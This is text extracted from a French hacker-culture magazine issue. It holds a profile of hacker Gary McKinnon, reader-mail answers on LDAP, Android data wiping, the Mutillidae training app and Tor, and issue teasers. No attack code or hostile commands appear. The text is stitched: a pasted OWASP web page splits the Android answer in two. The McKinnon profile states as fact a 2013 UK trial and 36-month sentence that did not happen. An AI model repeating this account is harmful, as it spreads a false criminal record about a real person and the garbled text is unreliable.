**N**om : Gary McKinnon. Connu également sous le pseudonyme de "Solo", c'est un hacker britannique qui a acquis une notoriété internationale après avoir été accusé par les États-Unis d'avoir mené ce qui a été qualifié de « la plus grande attaque informatique jamais enregistrée contre le gouvernement américain ».

## L'HISTOIRE DE GARY MCKINNON

Né à Glasgow en 1966, McKinnon grandit à Londres et développe une passion obsessionnelle pour l'informatique. En 2001, à la suite des attentats du 11 septembre, il décide de mener une action de protestation contre la politique étrangère des États-Unis.

À l'aide de son ordinateur personnel, il commence à rechercher des informations secrètes sur les activités militaires américaines et sur l'existence de technologies extraterrestres.

Son objectif est de prouver que le gouvernement américain dissimule des informations concer-

nant la présence d'extraterrestres sur Terre. Pour ce faire, il attaque les serveurs de plusieurs agences gouvernementales américaines.

McKinnon parvient à accéder à ces serveurs grâce à une série de failles de sécurité, notamment des mots de passe faibles et des logiciels non mis à jour. Une fois entré dans les systèmes, il modifie des fichiers et laisse des messages provocateurs pour signaler sa présence. L'attaque de McKinnon dure environ un an,

de 2001 à 2002. À la fin du mois de décembre, le gouvernement américain découvre l'intrusion et commence à enquêter sur son identité. En 2005, les États-Unis présentent une demande d'extradition au gouvernement britannique, exigeant que McKinnon soit jugé aux États-Unis pour quatorze chefs d'accusation liés à des délits informatiques, notamment l'accès non autorisé à des ordinateurs et la détérioration intentionnelle de systèmes informatiques.



McKinnon est atteint du syndrome d'Asperger et est considéré comme l'un des plus grands esprits de l'informatique.



## L'histoire de Solo, le hacker qui réussit à pénétrer le Département de la Défense et la NASA et la Marine Militaire

McKinnon, une fois découvert, s'est justifié en déclarant qu'il savait avec certitude que les militaires américains cachait une technologie antigravité d'origine extraterrestre, capable de supprimer la diffusion de l'énergie



### MCKINNON ET L'EXTRADITION

Accusé, McKinnon affirme avoir été victime d'un complot orchestré par le gouvernement américain. Son affaire attire rapidement l'attention des médias et divise l'opinion publique.

D'un côté, il est perçu comme un héros ayant tenté de révéler la vérité sur le gouvernement américain.

De l'autre, il est considéré comme un criminel informatique ayant compromis la sécurité nationale. En 2012, après dix années de batailles judiciaires, le gouvernement britannique décide de ne pas accorder l'extradition de McKinnon.

Cette décision est motivée par des préoccupations liées à sa santé mentale, McKinnon ayant été diagnostiqué avec le syndrome d'Asperger et une forme de dépression.

Après l'annulation de la demande d'extradition, McKinnon continue de vivre au Royaume-Uni et accorde plusieurs interviews dans lesquelles il explique les raisons de ses actes.

Il évoque les conséquences de l'attaque sur sa vie personnelle et professionnelle, affirmant

avoir été ostracisé du monde de l'informatique et rencontrer des difficultés à trouver un emploi.

### 36 MOIS DE PRISON

En 2013, après une longue bataille judiciaire, McKinnon accepte d'être jugé dans son pays et est condamné à 36 mois de prison (peine ensuite suspendue). Certains critiquent le gouvernement britannique pour avoir cédé à la pression de l'opinion publique et pour ne pas avoir respecté le traité d'extradition entre le Royaume-Uni et les États-Unis. D'autres, en revanche, saluent la décision du gouvernement de protéger les droits humains de McKinnon et d'éviter une peine jugée trop sévère.

### UN ÉQUILIBRE INSTABLE

Au-delà des faits, l'attaque de Gary McKinnon a représenté un événement majeur dans l'histoire de la cybersécurité et de l'extradition des cybercriminels.

Elle a suscité des inquiétudes quant à la vulnérabilité des systèmes gouvernementaux et à la nécessité de renforcer la sécurité à l'échelle nationale. Elle a également soulevé des débats sur l'extradition des crimes concernés entre les pays et sur la justice pénale dans ce domaine.

La décision du gouvernement britannique de protéger les droits de McKinnon a été saluée par certains, mais critiquée par d'autres comme **une ingérence politique dans le processus d'extradition** et une violation du traité entre le Royaume-Uni et les États-Unis.

Cette affaire a également mis en lumière des questions plus larges concernant la justice pénale et la protection des droits humains dans le domaine de la cybersécurité. Elle a notamment souligné la nécessité de trouver un équilibre entre la sécurité informatique et le respect des droits fondamentaux.



# COURRIER

Doutes, idées, provocations : envoie-nous tout, on ne filtre que le spam. Le reste devient du carburant pour de nouvelles rubriques et approfondissements.

## ? QU'EST-CE QU'UN LDAP ?

Salut, tu peux m'expliquer en quelques mots ce que c'est ?

Alexandre

## ! LDAP (Lightweight Directory Access Protocol) est un protocole réseau standard utilisé pour accéder et gérer des services d'annuaire distribués sur un réseau IP. Un annuaire, dans ce contexte, est une base de données spécialisée, optimisée pour la lecture, structurée de manière hiérarchique, semblable à un arbre, et utilisée pour stocker des informations telles que les utilisateurs, les groupes, les mots de passe, les e-mails, les autorisations et les ressources de l'entreprise. LDAP est couramment utilisé pour authentifier les utilisateurs et fournir des données aux systèmes d'exploitation, aux applications et aux services, comme c'est le cas avec Active Directory de Microsoft, OpenLDAP et d'autres solutions similaires. Chaque élément dans l'annuaire est identifié par un DN (Distinguished Name), qui précise sa position dans la hiérarchie. Les objets dans l'annuaire possèdent des attributs (nom, téléphone, e-mail, etc.) et peuvent être interrogés via des requêtes. LDAP peut fonctionner en mode non chiffré (port

389) ou en mode chiffré via SSL/TLS, connu sous le nom de LDAPS (port 636). C'est un outil essentiel pour la gestion centralisée des identités et des autorisations dans des environnements d'entreprise complexes.


## ? COMMENT SUPPRIMER DES FICHIERS D'UN SYSTÈME ANDROID ?

Bonjour, je dois vendre mon smartphone. Comment puis-je être certain(e) que l'acheteur n'aura pas accès à mes fichiers ?

Antonie

! Si vous avez activé le chiffrement de votre smartphone Android via les paramètres de sécurité, puis effectué une réinitialisation aux paramètres d'usine, les chances de récupérer les données précédentes, deviennent extrêmement faibles, voire nulles. Cela s'explique par le fait que le chiffrement rend les données illisibles sans la clé d'accès d'origine, laquelle est supprimée lors du reset. Même si quelqu'un tentait d'accéder à la mémoire de l'appareil, il ne trouverait que des fragments de données incompréhensibles. Cependant, si vous souhaitez adopter des mesures de sécurité supplémentaires, notamment dans le cas où vous cé-

dez ou vendez votre smartphone, il est recommandé de supprimer manuellement les fichiers les plus sensibles avant la réinitialisation. Pour cela, vous pouvez télécharger sur le Play Store des applications dédiées à l'effacement sécurisé et définitif des données, telles que *Secure Delete* ou des outils similaires. Ces applications réécrivent les fichiers avec des données aléatoires avant de les supprimer, rendant toute tentative de récupération impossible, même avec des logiciels professionnels de récupération de données. En résumé, un appareil Android chiffré puis réinitialisé offre déjà un bon niveau de protection des données. Mais si vous souhaitez maximiser la confidentialité de vos informations personnelles





# LDAP, ANDROID, MUTILLIDAE ET DARK NET

Please support the OWASP mission to improve software security through open source initiatives and community education. [Connect with us](#)

 PROJECTS CHAPTERS EVENTS ABOUT Search OWASP.org [Store](#) [Join](#) [Donate](#)

## OWASP Mutillidae II

[Main](#)

OWASP Mutillidae II is a free, open-source, deliberately vulnerable web application providing a target for web-security training. With dozens of vulnerabilities and hints to help the user, this is an easy-to-use web hacking environment designed for labs, security enthusiasts, classrooms, CTF, and vulnerability assessment tool targets.

### Features

- Has over 40 vulnerabilities and challenges. Contains vulnerabilities for all of the OWASP Top Ten 2007, 2010, 2013 and 2017
- Actually Vulnerable (User not asked to enter "magic" statement)
- Hints, tutorials, and video tutorials are built into the project
- Mutillidae can be installed on Linux and Windows using LAMP, WAMP, and XAMPP, and is available as a Docker build, and pre-built Docker containers
- Preinstalled on Rapid7 Metasploitable 2, Samurai Web Testing Framework (WTF), and OWASP Broken Web Apps (BWA)
- System can be restored to default with single-click of "Reset" button
- User can switch between secure and insecure modes
- Used in many training courses, universities, and as an "assess the assessor" target for vulnerability software
- Updated frequently

**Installation on LAMP Stack**

**The OWASP<sup>®</sup> Foundation** works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

**Classification**

Tool

**Audience**

Builder  
Breaker  
Defender

**Downloads / Code Repositories**

Mutillidae  
Mutillidae-Docker  
Mutillidae-DockerHub

— en particulier les images et les vidéos — il vaut la peine d'effectuer une suppression sécurisée avec des applications spécialisées avant le reset final.

## LOGICIEL POUR APPRENDRE L'ART DU HACKING

Bonjour, je lis souvent dans votre magazine des articles qui parlent de pentests. Existe-t-il une application pour apprendre ?

Louis

Salut Louis. Nous pouvons te recommander **Mutillidae II** (<https://short.tips/url/hjfr10>), une application Web éducative, gratuite et open source, conçue pour ceux qui souhaitent apprendre dans le domaine du pentesting (tests d'intrusion). Elle est facile à installer et propose une large gamme d'exercices pratiques destinés aux étudiants, passionnés de cybersécurité et profession-

nels. Mutillidae se distingue par le fait que ses vulnérabilités sont directement inspirées de la **OWASP Top 10**, (<https://owasp.org/www-project-top-ten/>) la liste officielle des dix failles de sécurité les plus fréquentes et critiques dans les applications Web. Grâce à cette approche, Mutillidae constitue un environnement idéal pour s'exercer de manière concrète, en confrontant les utilisateurs à des scénarios réalistes basés sur des failles couramment rencontrées dans le monde réel. Ainsi, elle offre un cadre d'apprentissage précieux, permettant d'explorer en profondeur les techniques d'attaque et de défense, tout en apprenant à identifier et corriger les principales erreurs de sécurité dans le développement Web.

## COMMENT NAVIGUER SUR UN DARK NET ?

Bonjour, pouvez-vous me don-

ner quelques conseils pour explorer un dark net ?

Francois

Salut Francois. Pour accéder aux dark nets, il est souvent nécessaire d'utiliser des logiciels spécifiques comme **Tor** (<https://www.torproject.org/>). Ces outils ne se contentent pas de masquer l'identité de l'utilisateur grâce à des réseaux de routage multicouches complexes, ils permettent également d'atteindre des sites aux domaines non conventionnels accessibles uniquement via ces systèmes. Tandis qu'un VPN protège le trafic de données entre deux points grâce au chiffrement et à la dissimulation de l'adresse IP, des outils comme Tor offrent un niveau d'anonymat encore plus avancé, indispensable pour naviguer de manière sûre et discret.

## Boîte mail sous attaque (affectueuse)

Vous avez lancé un DDoS émotionnel sur notre boîte mail. Des centaines de messages, de questions, de provocations. Jamais vu autant de paquets TCP remplis d'enthousiasme. Merci d'avoir « hacké » notre cœur. Continuez : notre pare-feu est ouvert (pour vous).




## À chacun son lien dans le Deep Web

Comment créer une adresse .onion mnémotechnique pour naviguer plus facilement sur le réseau Tor



## Les points faibles des bases de données

Certains exploitent les failles dans le code HTML pour infiltrer les bases de données



## Le clone rebelle de Windows

ReactOS, le projet open source qui défie les logiques propriétaires : installation, avantages et limites

Le prochain numéro de HJ sera en kiosque le 4 février

## Le Wi-Fi maquillé qui espionne tout !

Voici comment les pirates créent de faux hotspots pour intercepter le trafic, voler des identifiants et usurper des identités. Techniques et procédures secrètes révélées



redaction@hackerjournal.it

Numéro 2 - Trimestriel - Novembre/Janvier 2026

ISSN en cours



**SPREA S.p.A.** Fondée en 1993 par Mario Sprea  
Siège social : Via Torino, 51 20063 Cernusco Sul Naviglio  
(Milan) - Italie - P.I. 12770820152

**Conseil d'administration** Luca Sprea (Président), Alessandro Agnoli (PoG), Mario Sprea, Giulia Spreafico, Stefano Pernarella

**DIRECTRICE ARTISTIQUE** Silvia Taletti

**DESIGN COUVERTURE** Tamara Bombelli

**COORDINATION** Federico Sacco

Réalisation éditoriale par: Backdoor Srls [www.backdoor-media](http://www.backdoor-media)

Gianmarco Bruni - CEO & Founder

Carmelo Ramundo - Product Manager

Me Valentina Oliva - Responsable des Affaires Générales et Juridiques

**DISTRIBUTION** - MLP

**COMMISSION PARITAIRE** - En cours

**IMPRESSION**

Boccia Industria Grafica S.p.A. - Via Tiberio Claudio Felice, 7  
84131 Salerno, Italie

**DIRECTEUR GÉNÉRAL** Luca Sprea

**ÉDITEUR EN CHEF** Alessandro Agnoli

**PUBLICITÉ, PROJETS SPÉCIAUX ET ÉVÉNEMENTS**

**Secrétariat** Emanuela Mispelli - Tel. +39(0)2 92432244  
[emanuelamispelli@sprea.it](mailto:emanuelamispelli@sprea.it)

**DROITS POUR L'ÉTRANGER**

Paolo Ciombi - Tel. +39(0)2 92432253 - [paolocionti@sprea.it](mailto:paolocionti@sprea.it)

©2025 Sprea S.p.A.

**ÉDITIONS SPREA**

Périodiques de qualité depuis 1993





# HACKER JOURNAL



100 % INDÉPENDANT ! SANS PUBLICITÉ

Tout ce que les autres  
n'osent pas te dire !

## DANS CE NUMÉRO



### GADGETS ESPIONS SUR AMAZON | Lunettes, montre connectée, GPS...

La mallette du parfait agent 007 contient des gadgets high-tech facilement disponibles sur le célèbre site de commerce en ligne



### HACKULTURE | La plus grande attaque contre les États-Unis

L'histoire de Solo, le hacker qui réussit à pénétrer le Département de la Défense et la NASA et la Marine Militaire



### DISTROBOX | Infinite distro à portée de clic

Distrobox, un outil précieux pour les développeurs qui doivent effectuer des tests. Il est également utile pour les administrateurs et pour les passionnés de Linux



### VULNÉRABILITÉ | Un héritage excessif !

OverlayFS fusionne des dossiers dans un système de fichiers virtuel, maishérite aussi des permissions, y compris celles qui peuvent accorder un accès root

Année 1 n. n.2 Novembre/Janvier 2026

L 18712 - 2 - F: 4,90 € - RD



Bel 5,80€ - Ch 7,30Chf - It/Port 5,90€ - Dom 5,90€ - Lux 6€ - Mar 58 Mad  
- Can 9,95\$Ca - N Cal 10,95\$ - Tnd - Afrique 3500 cfa

